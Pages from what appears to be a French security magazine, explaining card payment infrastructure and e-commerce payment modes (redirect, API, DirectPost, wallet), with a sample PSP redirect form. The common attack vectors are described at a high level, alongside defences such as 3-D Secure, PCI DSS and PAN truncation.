sécurité (et abandonne la transaction), mais également par la nécessaire fluidité du parcours client chez le marchand. Si le paiement par carte bancaire crée un embouteillage aux caisses, ce peut être un problème pour l'expérience du client. C'est en général peu risqué dans un bar où le consommateur a gentiment patienté que le barman daigne le remarquer

dans la foule. En revanche, nous verrons plus tard que certains cas ont poussé à faciliter l'achat. Donc, retenons ici qu'il existe une politique de sécurité, fixée par la banque émettrice de la carte.

7 La sécurité parlons-en

Qui dit politique de sécurité, dit une certaine garantie qu'elle soit appliquée de manière fiable. Si la politique de sécurité impose la vérification d'un code secret, la vérification doit être sécurisée. Le monde bancaire utilise la vérification dite locale. Le code secret tapé sur le terminal de paiement est envoyé vers la carte, celle-ci vérifie que la valeur reçue est la même que celle qui y est stockée. Et c'est ici que la notion de certification sécuritaire est importante. Le fait que cette valeur secrète soit stockée dans un objet à portée de main de personnes malveillantes nécessite de protéger cette valeur de manière sérieuse. De la même façon, la clé utilisée pour effectuer l'authentification mutuelle entre la carte et le terminal de paiement est un secret « précieux ». C'est à ces fins qu'EMVCo a développé un programme de certification sécuritaire couvrant des éléments mis en jeu dans une transaction bancaire, telle que la carte bancaire, surtout sa puce. Afin de compléter la sécurité bout en bout de ce système, Payment Card Industry, un groupe de banques et de vendeurs délivrent le cahier des charges pour protéger le terminal de paiement (et son processeur), et le système IT qui traite des données de paiement. Tous les acteurs (banques et marchands) doivent ainsi montrer « patte blanche » pour pouvoir être intégrés dans le réseau des systèmes de paiement tels que Visa ou MasterCard. Par effet boule de neige, les banques et marchands se tournent vers les fournisseurs de carte à puce et les fournisseurs de terminaux bancaires. Et ceux-ci passent leur produit à la moulinette sécuritaire de EMVCo et PCI. Ainsi, seule une carte bancaire certifiée EMVCo sera enrôlée par Marstercard, de même, seul un marchand équipé de terminal de paiement et d'un système informatique certifié PCI sera accepté sur le réseau de Visa... Le soin apporté à chaque élément de la chaîne construit ainsi un réseau complexe en terme de technologie, mais induit une chaîne de responsabilité claire entre les acteurs. Le tout forme un système fiable, qui assure que l'argent soit transféré correctement entre banque de l'acquéreur et banque émettrice de la carte bancaire.

Se pose maintenant la question « mais à quoi cela sert-il d'avoir Visa ou MasterCard alors que finalement tous les systèmes sont équivalents, interopérables et compatibles ? ». Eh bien parce que ces organismes offrent différentes conditions pour réaliser les transactions. Ils ont des politiques de risques différentes, des pourcentages sur les transactions variables, et selon le marché de chaque banque ou marchand, il sera peut-être plus intéressant d'aller chez MasterCard ou Visa.



8 L'évolution de la technologie et des usages dans le paiement

Le monde du paiement a subi les vagues successives d'innovation, en matière d'équipement de carte à puce, d'informatique et mobile. Ceci a eu pour effet de forcer les banques à sortir encore plus de leurs systèmes fermés et propriétaires.

8.1 L'évolution des systèmes d'exécution des cartes bancaires

Ainsi le monde bancaire s'est emparé de la technologie Javacard pour le système d'exécution dans les cartes bancaires. Passant d'un monde où les applications bancaires embarquées dans les cartes étaient codées de manière propriétaire, à un monde plus interopérable où les applications peuvent être portées d'une carte bancaire à une autre.

8.2 Le sans contact

Puis la technologie sans contact, intégrée dans les cartes bancaires traditionnelles est apparue. Elle offrait l'avantage de simplifier le geste du client en magasin. Un simple passage de la carte au-dessus du terminal de paiement suffit. Et nous voici revenus à notre problématique de gestion de risque, comment faciliter le geste du paiement (et donc diminuer les abandons d'achat, fluidifier le parcours client) tout en maintenant une certaine fiabilité des paiements ? Dans ce cas précis, la politique de sécurité a été adaptée pour inclure un montant seuil en dessous duquel le client ne doit pas présenter son code secret. Dans le cas où le montant à payer est supérieur à ce seuil, le client devra confirmer la transaction avec un « double tap », qui correspond à une deuxième interaction avec le terminal de paiement. Les systèmes informatiques mis en place restent les mêmes dans ces innovations technologiques, mais on voit que la notion de politique de sécurité doit largement s'adapter.

8.3 Le paiement mobile sans contact

Le mobile conduit le monde, nous le savons bien. Dans le cas des paiements, son effet a été à retardement. Néanmoins, le paiement mobile en magasin est maintenant une réalité. Dans ce cas précis, le téléphone mobile émule une carte de paiement sans contact et c'est dans la

carte SIM que l'application bancaire est nichée. La carte SIM subira alors les mêmes certifications sécuritaires qu'une carte bancaire.

8.4 Le e-commerce ou no-card present

Plus encore que le mobile, l'internet a bouleversé l'acte d'achat, et par conséquent le paiement en ligne, autrement appelé, e-commerce. L'acte d'achat est effectué auprès d'un e-commerçant via son site web, avec sa carte bancaire voire un compte de type Paypal. Dans ce cas précis, l'objet carte bancaire n'est pas directement utilisé, mais ce sont les informations relatives au compte bancaire du client qui sont sollicitées pour construire la transaction. La transaction finit toujours par repasser par le même cheminement décrit précédemment. Pour les achats en ligne, les éléments de vérification tels que les signatures de transaction ou la vérification de codes secrets ne peuvent être utilisés, puisque la transaction s'effectue sans que la carte bancaire ne soit utilisée via l'insertion dans un lecteur. En revanche, les données relatives à la carte bancaire sont communiquées par le consommateur lui-même (soit manuellement, soit par le biais des informations qu'il a renseignées auprès du marchand) ainsi que des éléments de données personnelles de l'utilisateur, ou de ses conditions de paiement (adresse IP, matériel utilisé...). L'ensemble de ces informations permet de définir un niveau de fiabilité de la transaction. Le e-commerçant, également associé à une banque, dite acquéreur, aura la possibilité d'utiliser ces informations pour décider si la transaction doit avoir lieu ou pas. Néanmoins, le taux d'usage frauduleux de la carte bancaire en situation de commerce en ligne ayant augmenté, les banques ont également mis en place leurs propres systèmes d'authentification des utilisateurs. Elles ont mis en place une étape supplémentaire dans le paiement en ligne, qui consiste à vérifier que l'acheteur qui détient une carte bleue est légitime pour l'utiliser. Il s'agit de demander à l'utilisateur une information spécifique. La plupart de ces systèmes de vérification reposent sur des dispositifs complémentaires, indépendants de la connexion internet de l'utilisateur. Plusieurs solutions existent, des plus old school aux plus hypes. Par exemple, un code à taper sur une fiche papier transmise par la banque, prédéterminé et personnel. Ou encore un code reçu par SMS sur votre téléphone. Le système 3-D Secure, déployé par Visa sous la forme de Verified by Visa ou SecureCode par MasterCard, est une tentative d'harmoniser cet usage de ce second facteur d'authentification.

8.5 La dématérialisation de la carte bancaire

Afin de renforcer la sécurité des paiements effectués en ligne, EMVCo a récemment proposé un nouveau principe de token de paiement. Il s'agit de la « tokenization » ou



virtualisation de la carte bancaire. Le principe est le suivant : la banque délivre au consommateur des tokens destinés à être utilisés dans une transaction bancaire normale. Ce token possède la même structure que le PAN précédemment cité. Ce token a une durée de vie limitée, et il présente l'avantage de n'être utilisable qu'une seule fois. Il peut être stocké n'importe où. Ainsi, si par malheur l'utilisateur se faisait voler ce token, un seul paiement pourrait être effectué. La notion de tokenization est assez récente puisque la spécification a été livrée par EMVCo en mars dernier. Néanmoins, elle réplique l'expérience de la e-carte bleue que certains d'entre vous ont pu expérimenter avec la Société Générale. Cette initiative est également une tentative de rendre cet usage interopérable. On perçoit facilement que cette technologie sera très efficace au cours d'un achat mobile : l'utilisateur récupère par le biais d'un porte-monnaie électronique un token stocké localement dans le mobile, qu'il pourra réutiliser au cours d'un achat depuis le même appareil.

Conclusion

Le système bancaire est un monde bien consolidé. Il est aujourd'hui bien établi, et par ses efforts a permis le miracle de Bob payant son mojito. Néanmoins, le bouleversement des usages et des technologies forcent la mutation de ces infrastructures. On voit ainsi apparaître de nouveaux entrants dans cette cour, réservée jusque-là aux acteurs traditionnels. Les Paypal (avec leur solution de paiement en deux clics), Square (qui transforme le mobile des marchands en terminaux), Apple (qui embarque une solution de paiement connectée à sa propre offre de services)

viennent changer la donne. Ces acteurs fournissent des solutions dont le design repose en premier lieu sur une expérience utilisateur agréable et fluide, et dont le business model entre directement en compétition avec les banques ou les systèmes de paiements. Néanmoins, il reste fort à parier que, Bob continuera à consommer et payer via le moyen de paiement mis à sa disposition et en constante évolution, il commandera peut-être depuis son smartphone dans une piscine, ou encore de manière automatisée grâce à sa smartwatch voire smart TV, ou encore sur la base d'un abonnement mensuel fidélité. Le monde financier devra donc s'adapter à ces exigences, tout en conservant un niveau de risque acceptable pour la stabilité financière de cet écosystème mouvant. ■

■ Références

- [1] ACPR : <http://acpr.banque-france.fr/accueil.html>
- [2] European Payment Council : <http://www.europeanpaymentscouncil.eu/>
- [3] EMVCo : <http://www.emvco.com/>
- [4] PCI Security Standards Council : <https://www.pcisecuritystandards.org/>



Lille 1 SECURITY DAY

Nouvelle conférence de sécurité informatique

16 JANVIER 2015
UNIVERSITÉ LILLE 1
Boulevard Langevin - 59653 - Villeneuve-d'Ascq

Pour plus d'informations:
SECURITYDAYLILLE1.GITHUB.IO

 @SecuDayLille1





CARTES BANCAIRES ET E-COMMERCE

Frédéric CHARPENTIER - fcharpentier@xmco.fr

Directeur Technique (Lead PCI QSA). Expert en intrusion et en systèmes de paiement.

mots-clés : MONÉTIQUE / CB / VAD / PSP / PCI DSS / 3D SECURE / VISA / MASTERCARD

La nature des échanges lors d'un paiement sur Internet demeure un domaine méconnu. Aux yeux de l'internaute lambda, la sécurité du paiement e-commerce repose sur la présence du fameux petit cadenas HTTPS. Derrière le formulaire où l'on saisit son numéro de carte, que se passe-t-il ? Découvrons ce domaine méconnu où les échanges transitent au travers d'une tuyauterie complexe, aussi appelée « Monétique ».

1 Principe fondateur de l'e-commerce

L'e-commerce se distingue d'un paiement classique par le fait que la carte bancaire n'est pas physiquement échangée entre le consommateur et le marchand. Dans le monde anglo-saxon, une transaction e-commerce est appelée *Card-not-Present*, par opposition à une transaction *Card-Present*.

Lors d'une transaction *Card-Present* (appelée paiement de proximité), le consommateur s'authentifie avec son code PIN ou une signature.

Lors d'une transaction e-commerce, il n'est pas envisageable d'utiliser le code PIN. Initialement, aux débuts du e-commerce, le consommateur ne saisissait que son numéro de carte à 16 chiffres. Mais le nombre de fraudes était impressionnant : il suffisait souvent au pirate de générer un numéro de carte terminant par une clé de Luhn pour qu'un e-commerçant accepte le paiement. Pour parer à cela, les banques ont ajouté un code à 3 ou 4 chiffres au dos des cartes, le cryptogramme CVV2. Il s'agit en quelque sorte du mot de passe de la carte pour une transaction e-commerce.

2 Présentation des protagonistes

Comme dans tout domaine, pour bien comprendre, il faut maîtriser le vocabulaire.

Dans une transaction e-commerce classique, nous retrouvons au minimum les interlocuteurs suivants :

2.1 Le porteur

C'est le client final, le consommateur. Il s'agit de la personne qui réalise l'achat, celui qui détient la carte bancaire (CB).

2.2 L'émetteur

C'est la banque du porteur. À l'issue de la transaction, l'émetteur débitera le compte du porteur du montant de son achat et enverra cette somme à la banque du marchand.

2.3 L'accepteur

C'est le marchand, celui qui accepte la CB du porteur. Il s'agit par exemple d'un site web e-commerce. Le compte en banque de l'accepteur sera *in fine* crédité par sa banque.

2.4 L'acquéreur

C'est la banque de l'accepteur. À l'issue de la transaction, l'acquéreur créditera le compte du marchand du montant de la transaction.

2.5 Le PSP (Payment Service Provider)

C'est le fournisseur choisi par le marchand pour transmettre les paiements à l'acquéreur. Contrairement à une idée répandue, le paiement n'est pas fait sur le site de la banque (même si son logo peut apparaître), mais, dans le cas le plus fréquent, sur le site web du PSP qui fait le lien entre le porteur et l'acquéreur.

2.6 Le card scheme

C'est le réseau par lequel l'acquéreur et l'émetteur s'échangent les transactions, les frais et les rejets. Lorsque la transaction est effectuée entre deux banques françaises, le réseau s'appelle le e-RSB (opéré par le GIE CB). Lorsque la transaction est effectuée entre deux banques de deux pays différents, le réseau s'appelle Visa ou MasterCard.

3 La cinématique générale

Nous présentons ici la cinématique la plus connue de toutes : la redirection vers le PSP pour la saisie de la CB.

3.1 Étape 1 : l'acceptation

Après avoir validé son panier, le site de l'accepteur (le site e-commerce) redirige le porteur vers un formulaire de paiement pour la saisie des informations de sa CB. Ce formulaire est hébergé sur le serveur web du PSP.

Le PSP récupère le numéro de carte (le *Primary Account Number* / PAN) et le cryptogramme au dos de la carte (le CVV2).

3.2 Étape 2 : l'autorisation


Le PSP interroge le serveur de l'acquéreur pour savoir si la carte est acceptée. L'acquéreur n'a évidemment pas la réponse, puisqu'il ne détient pas le compte du porteur. Il lui faut alors demander au serveur de l'émetteur. L'acquéreur interroge donc l'émetteur en fournissant le montant, le numéro de la carte, la nature de transaction et le CVV2.

En fonction du réseau utilisé (le *card scheme*), le protocole d'interrogation est différent. Le e-RSB utilise un protocole appelé CB2A, Visa utilise un protocole appelé Base-I. Ils sont cependant fonctionnellement similaires.

L'émetteur vérifie si le CVV2 est correct (car il est capable de le recalculer et de le comparer) et, si la carte n'est pas bloquée et que les règles de gestion autorisent la transaction, répond OUI en fournissant un code d'autorisation (que l'on retrouve également sur les tickets de caisse traditionnels).

L'acquéreur reçoit la réponse et en informe le PSP, qui informera le consommateur et le marchand.

Il est important de savoir que le CVV2 *n'est pas strictement obligatoire* pour un paiement e-commerce, c'est avant tout une question de gestion de fraude.



3.3 Étape 3 : la remise

Jusqu'ici, il n'y a encore eu aucun paiement. Le marchand doit encore déclencher le paiement, en effectuant une opération appelée « remise ». Ainsi, le marchand peut effectuer la remise immédiatement après l'autorisation ou attendre que le produit acheté soit envoyé. Lors de la remise, le marchand indique le montant à débiter sur le compte du porteur, ainsi que le code d'autorisation. Notons ici que le montant de la remise peut être inférieur à l'autorisation effectuée, par exemple lorsqu'il manque finalement un des éléments du panier en stock.

Ce déclenchement est réalisé par appel à un web service ou un envoi de fichier (le plus souvent en fin de journée).

Le PSP envoie alors un fichier de remise de l'acquéreur. Le format est propre à chaque acquéreur. Traditionnellement, il s'agit d'un échange avec le protocole de transfert de fichiers PeSIT (généralement appelé CFT par abus de langage), mais tous les formats et protocoles sont possibles (exemple XML et SCP) [1].

3.4 Étape 4 : la télécompensation



L'acquéreur envoie à son tour un fichier de remise (appelé ici fichier de compensation ou *clearing*) à la banque de l'émetteur.

Si l'autorisation a été réalisée au travers du e-RSB, le fichier sera envoyé directement à l'émetteur.

Si l'autorisation a été réalisée au travers de Visa ou MasterCard, le fichier sera alors envoyé au travers de ces réseaux, dans des formats propriétaires (respectivement Visa Base II et MasterCard IPM).

24 à 48 heures après, l'émetteur débite le compte de son porteur et l'acquéreur crédite le compte du porteur (moyennant une petite marge bien évidemment). Cette dernière étape est appelée « *Settlement* ».

Entre deux banques françaises, l'échange de fonds est réalisé au travers d'un réseau privé appelé CORE, opéré par la société STET. Pour les transactions internationales, cette opération est réalisée par Visa ou MasterCard.



```
<form name="formCallISO" id="formCallPSP" method="post"
action="https://secure.ogone.com/ncol/prod/orderstandard.asp" >
<input type="hidden" name="PSPID" value="MARCHAND-ID" />
<input type="hidden" name="ORDERID" value="66859" />
<input type="hidden" name="AMOUNT" value="5180" />
<input type="hidden" name="CURRENCY" value="EUR" />
<input type="hidden" name="EMAIL" value="fred.charpentier@gmail.com" />
<input type="hidden" name="PM" value="CreditCard" />
<input type="hidden" name="OPERATION" value="SAL" />
<input type="hidden" name="ACCEPTURL" value="http://www.marchand-url-
test.com/panier/confirmation.htm" />
<input type="hidden" name="CANCELURL" value="www.marchand-url-test.com/
panier/command_annulee.htm" />
<input type="hidden" name="SHASign" value="F46BA4X053A9F1CX63C91BE2DF4
353AA7DA69DB4" />
</form>
<script language="javascript" type="text/javascript">$(function()
{document.getElementById('formCallOgone').submit();});</script>
```

On imagine tout de suite pouvoir modifier le paramètre **AMOUNT** pour modifier le prix de l'article... Le paramètre **SHASign** est ici pour l'empêcher. Ce jeton utilise un salt défini entre le commerçant et le PSP, et permet à ce dernier de valider que les informations de paiement ne sont pas modifiées lorsqu'elles repassent par le navigateur du porteur.

En fonction du succès de l'autorisation, le navigateur sera redirigé ensuite vers le site du marchand, mais sur ces URLs différentes selon le succès de l'autorisation : **ACCEPTURL** et **CANCELURL**.

Notons ici que le numéro de carte (PAN) ne transite pas par le site web du marchand.

Il existe une variante du mode Redirect : l'incrustation du formulaire de paiement hébergé par le PSP au sein d'une *IFRAME* d'une page du marchand. Cette variante est fonctionnellement similaire.

4 Les différents modes d'acceptation

Concentrons-nous désormais sur les échanges entre le navigateur du porteur, le site web e-commerce et le PSP. C'est entre ces 3 protagonistes que l'on compte le plus de vecteurs d'intrusion.

Il existe 4 grands modes d'acceptation dans le e-commerce : le mode redirect, le mode API, le mode Direct Post et le mode Wallet.

4.1 Le mode Redirect

Lorsque le porteur souhaite payer, le site marchand redirige le navigateur vers un formulaire de paiement hébergé par le PSP.

Le navigateur peut être redirigé par une simple réponse « 302 Redirect » du serveur du marchand ou, comme dans l'exemple ci-dessous, par un JavaScript contenu dans une réponse « 200 OK ».

4.2 Le mode API

Ce mode est utilisé par les marchands qui traitent des gros volumes et qui souhaitent maîtriser complètement l'expérience utilisateur.

Ici, le formulaire de saisie des informations CB est bien délivré par le serveur du marchand. Le formulaire envoie ces informations au marchand lors que l'utilisateur valide le formulaire.




Le marchand interroge ensuite le PSP au travers d'un appel Web Services ou d'une API dédiée.

Notons ici que le PAN et le CVV2 transitent par le serveur du marchand, mais ne sont pas forcément stockés.

4.3 Le mode DirectPost

Ce mode permet aux marchands de maîtriser complètement l'expérience utilisateur, tout en évitant les contraintes liées à la réception de la CB comme en mode API.



Ici, le formulaire de saisie des informations CB est délivré par le serveur web du marchand, mais la méthode POST de ce dernier pointe directement chez le PSP. Cet appel Cross-Domain est réalisé avec du JavaScript asynchrone. Généralement, le PSP retourne un jeton unique en réponse. Ce jeton permettra au marchand de déclencher l'autorisation et la remise à sa guise.

Dans ce mode, le PAN et le CVV2 ne transitent pas par le serveur du marchand.

Tous les PSPs commencent à offrir ce mode.

4.4 Le mode Wallet

De nombreux e-commerçants utilisent ce mode afin de simplifier l'acte d'achat. Ce mode consiste à stocker la CB du porteur pour qu'il n'ait plus à la saisir.

Pour le grand public, ce mode donne l'impression que les numéros de carte (PAN et CVV2) sont stockés par le marchand. Cela a été vrai, l'est encore, mais de moins en moins. Le plus souvent, le PAN est stocké par le PSP. Le marchand ne stocke que des jetons correspondant aux PAN stockés. Ainsi, si le site e-commerce est piraté, le pirate n'y trouvera que des jetons inutilisables.

Comme évoqué précédemment, le PSP ne stocke que le PAN. Le CVV2 est utilisé lors d'un premier paiement pour valider la carte avec une première autorisation. Ensuite, pour les paiements suivants, le PSP remisera les transactions avec uniquement le PAN.

Parmi ces nombreuses offres, PayPal propose un serveur de Wallet. Actuellement, de nombreux acteurs essaient d'imposer leur solution de Wallet compatible avec de nombreux sites e-commerce et PSP : Google, Apple, Paylib, etc.

Notons qu'il existe encore des marchands qui stockent les PAN et le CVV2 pour des raisons de facilité, d'inattention, méconnaissance des risques ou parce qu'ils sont persuadés qu'il s'agit de la seule façon de proposer à ses clients de ne pas ressaisir leurs numéros de carte pour leurs futurs achats sur le site ou pour mettre en place un paiement récurrent (pour abonnement par exemple).

5 Vecteurs d'attaque

Intéressons-nous maintenant aux différents scénarios de malversation de ce monde.

5.1 Piratage du porteur (le poste client)

Lorsqu'une personne détecte des débits frauduleux sur son compte bancaire, il y a 80% de chances que son numéro de carte ait été dérobé sur son propre ordinateur, par un malware de vols de données. Ces malwares s'attachent au processus du navigateur et espionnent les numéros de carte saisis.

5.2 Piratage de l'accepteur (le site e-commerce)

C'est bien sûr le second vecteur le plus courant. Les marchands ne sont pas des experts sécurité et leurs sites e-commerce sont régulièrement piratés au travers de toutes sortes de failles.

Évidemment, les marchands qui stockent volontairement (ou parfois involontairement) les numéros de cartes sont des cibles de choix. Le piratage du PlayStation Network en 2011 correspondait exactement à un tel cas [2].

Cependant, même les marchands utilisant le mode Redirect ou DirectPost peuvent être piratés pour les cartes qu'ils ne voient même pas passer. Pour cela, le pirate modifie discrètement le système de redirection pour diriger le porteur vers un formulaire qu'il maîtrise. Le pirate renvoie ensuite les informations au PSP comme



prévu. L'achat se déroule presque normalement, mais la carte a été volée.

Il est important de garder en tête que ce type de pirates a pour objectif de demeurer le plus discret possible afin de conserver sa source.

5.3 Piratage du PSP

On pense immédiatement à un vol massif de cartes lors d'une intrusion d'un PSP. C'est très rare, mais lorsque cela arrive, c'est immédiatement des millions de cartes volées. En 2012, le PSP américain Global Payments a annoncé officiellement avoir été victime d'une telle intrusion [3].

Pour la petite histoire, quelques mois avant l'annonce, les réseaux Visa et MasterCard ont envoyé 6 alertes aux banques, PSP et les grands marchands. Via cette alerte, leurs systèmes de détection de fraudes indiquaient que des milliers voire des millions de cartes étaient utilisées dans des transactions illicites, impliquant qu'un acteur majeur était piraté.

Dans une autre échelle, un autre scénario fréquent est le vol et la réutilisation du mot de passe d'un marchand sur le back-office de son PSP. En effet, un pirate en possession du compte d'un marchand peut se connecter à l'interface d'administration et accéder aux détails des transactions d'un marchand (souvent avec les PANs) et à des fonctionnalités sensibles comme les annulations et les remboursements.

5.4 Piratage des banques

Ce vecteur est très rare pour deux raisons. La première, évidente, réside dans le fait que les banques ne communiquent pas sur ce type d'incident. La seconde est moins évidente : les banques n'hébergent pas et n'exploitent pas elles-mêmes les serveurs monétiques (serveurs d'autorisation et de télécompensation, passerelles vers les cards schemes). Dans la réalité, les banques sous-traitent cela à des sociétés de services, appelées Member Agents. Chose encore plus étonnante, ces sociétés réalisent ces prestations pour plusieurs banques et concentrent ainsi les fonctions Émetteur et Acquéreur dans les mêmes datacenters. Ces mêmes sociétés réalisent le plus souvent la fonction de PSP.

Ainsi, un piratage d'un PSP engendre le plus souvent une compromission de la banque...

6 Les mesures de sécurité

Après avoir présenté les risques réels, voyons maintenant les protections existantes.

6.1 3-D Secure

Il s'agit d'une vérification supplémentaire de l'identité du porteur. Comme le CVV2 n'est pas suffisant (le cryptogramme de 3 chiffres au dos de la CB), les banques imposent aux marchands d'authentifier de façon forte le porteur. Pour cela, lors de l'étape d'autorisation, le marchand redirige le porteur vers une page spéciale hébergée par la banque (enfin, par un Member Agent) pour s'authentifier par un second canal.

Généralement, la banque envoie un SMS au porteur avec un code qu'il doit saisir.

Cette sécurité est détestée des porteurs et des marchands, car cela freine le processus d'achat.

Cette sécurité ne sert qu'aux banques et surtout à l'émetteur pour ne pas encaisser la fraude.

En effet, dans le système français, si un porteur déclare qu'il constate une transaction e-commerce (*card-not-present*) frauduleuse sur son compte, il avertit sa banque. La banque du porteur rentre alors en contact avec l'acquéreur et se *dispute* (en anglais dans le texte) la fraude. Le porteur sera dans la plupart des cas remboursé après quelques vérifications. Cette dispute est liée au fait que, réglementairement parlant, une transaction *card-not-present* n'authentifie pas formellement le porteur ; contrairement à une transaction avec code PIN. C'est le même cas avec les transactions *card-present* réalisées avec uniquement la piste magnétique ou le fameux « fer à repasser ».

Avec la mise en place de 3-D Secure, la fraude est reportée sur le porteur. C'est pourquoi il ne faut pas glisser sa CB dans la coque de son smartphone !

6.2 PCI DSS

Le PCI DSS est un standard de sécurité pour les marchands et les fournisseurs de services (PSP, Member Agents...).

Le PCI DSS s'applique à tout les systèmes et les processus humains qui manipulent des cartes bancaires. Un mythe récurrent du PCI DSS est que ce dernier ne concerne que les sociétés qui stockent des cartes. C'est absolument faux. Que la société stocke des cartes ou qu'elle ne les fasse que transiter quelques millisecondes par ses systèmes, les exigences PCI DSS sont identiques.

Le standard est en fait un agrégat de règles issues de l'OWASP, du NIST et de l'ISO 27001, tout est restant beaucoup plus pragmatique.

L'application du standard apporte un véritable renforcement du niveau de sécurité. Ce standard a été fortement décrié lors de son arrivée en France, mais il



est indéniable que la nécessité de certification PCI DSS a drastiquement fait augmenter le niveau de sécurité des grands e-commerçants et des PSP.

Ce qu'il ne faut jamais oublier, c'est que le PCI DSS a pour vocation de protéger uniquement la confidentialité des cartes, il ne s'intéresse pas aux notions comme les sauvegardes, les plans de reprises ou la sécurité des sites vitrines.

En fonction du mode d'acceptation utilisé (Redirect, API, DirectPost), les marchands sont soumis à différents formulaires de réponse : il s'agit respectivement des formulaires SAQ-A, SAQ-D, SAQ A EP ou SAQ-D [4].

Pour un marchand, le choix du mode de paiement a un impact direct sur le nombre d'exigences PCI DSS applicables. Le marchand doit donc étudier précisément les différentes possibilités qui s'offrent à lui.

Rappelons enfin que le PCI DSS n'est pas une obligation légale en France, mais peut être considérée comme une mesure appropriée [5].

6.3 Masque 6+4 et condensat

La meilleure façon de protéger les cartes bancaires et de réduire l'impact du PCI DSS est encore de ne pas les stocker. La méthode la plus simple est de ne conserver que le PAN tronqué avec les 6 premiers et les 4 derniers chiffres : 4978 12xx xxxx 1234.

Une autre méthode est de ne stocker que le condensat du PAN (par exemple, avec l'algorithme SHA-256 avec un aléa).

Du point de vue PCI DSS, un PAN tronqué et/ou son condensat ne constituent pas une donnée de carte pour le PCI DSS (cela permet de réduire le périmètre PCI DSS), tout en répondant à de nombreux besoins fonctionnels, comme la comparaison d'une CB présentée avec une CB stockée sous forme de condensat ou encore la détection visuelle d'un PAN tronqué dans une liste de transactions.

6.4 Le mythe du cadenas

J'aimerais ici tordre le cou à l'un des mythes qui, selon moi, a largement participé au maintien d'un niveau de sécurité faible : le HTTPS. Oui, je parle ici du petit cadenas. Toutes les émissions de télévision évoquant la sécurité du e-commerce finissent toutes par conseiller aux consommateurs de bien s'assurer que le cadenas est présent lorsqu'ils payent en ligne.

C'est vrai, mais cela est trompeur. Nombre de e-commerçants ont alors fait le raccourci suivant : mon site possède un certificat HTTPS, il est donc sécurisé à la hauteur de la taille de la clé. Je suis sécurisé en RSA-2048 !

Comme évoqué plus haut, 80% du vol de cartes est dû à des malwares installés sur l'ordinateur du porteur. Le cadenas ne protège pas contre cela.

Ensuite, pour les vecteurs d'attaque affectant les marchands et les PSP, 99% de failles exploitées sont des simples mots de passe par défaut, des injections SQL, des *Remote-File-Inclusion* ou encore des interfaces d'administration web ouvertes. Je n'ai encore jamais été confronté à un pirate ayant réussi à prendre le contrôle d'un nœud d'un opérateur télécom et capable de réaliser des attaques cryptographiques à la volée sur SSL.

Conclusion

Il s'agit ici d'une introduction. J'ai l'habitude d'expliquer que la monétique est comme un plat de spaghettis : tout y est entremêlé. Des acteurs jouent plusieurs rôles, les protocoles sont extrêmement variés, les méthodes d'échange de données également.

Lorsque l'on étudie la sécurité des paiements par carte, il est primordial de conserver en tête que le système français (cartes à puce avec code PIN ou « EMV ») n'est utilisé qu'en France. Une CB volée à un porteur français pourra être utilisée à l'étranger. De surcroît, il existe un véritable marché noir de la carte volée où les cartes s'échangent entre 5 et 25 dollars l'unité : celui qui vole la carte est rarement celui qui l'utilise pour un achat frauduleux.

Récemment, le vol de cartes s'est déporté sur les transactions de proximité (*card-present*), avec de nombreuses affaires de piratage de chaînes de magasins aux États-Unis où les pirates ont utilisé un malware installé sur les caisses enregistreuses (BlackPOS).

L'avenir se dirige vers une unification des moyens de paiement e-commerce et proximité : le *cross-channel payment*. Cette unification verra très certainement apparaître de nouvelles attaques et scénarios de fraudes. ■

■ Références

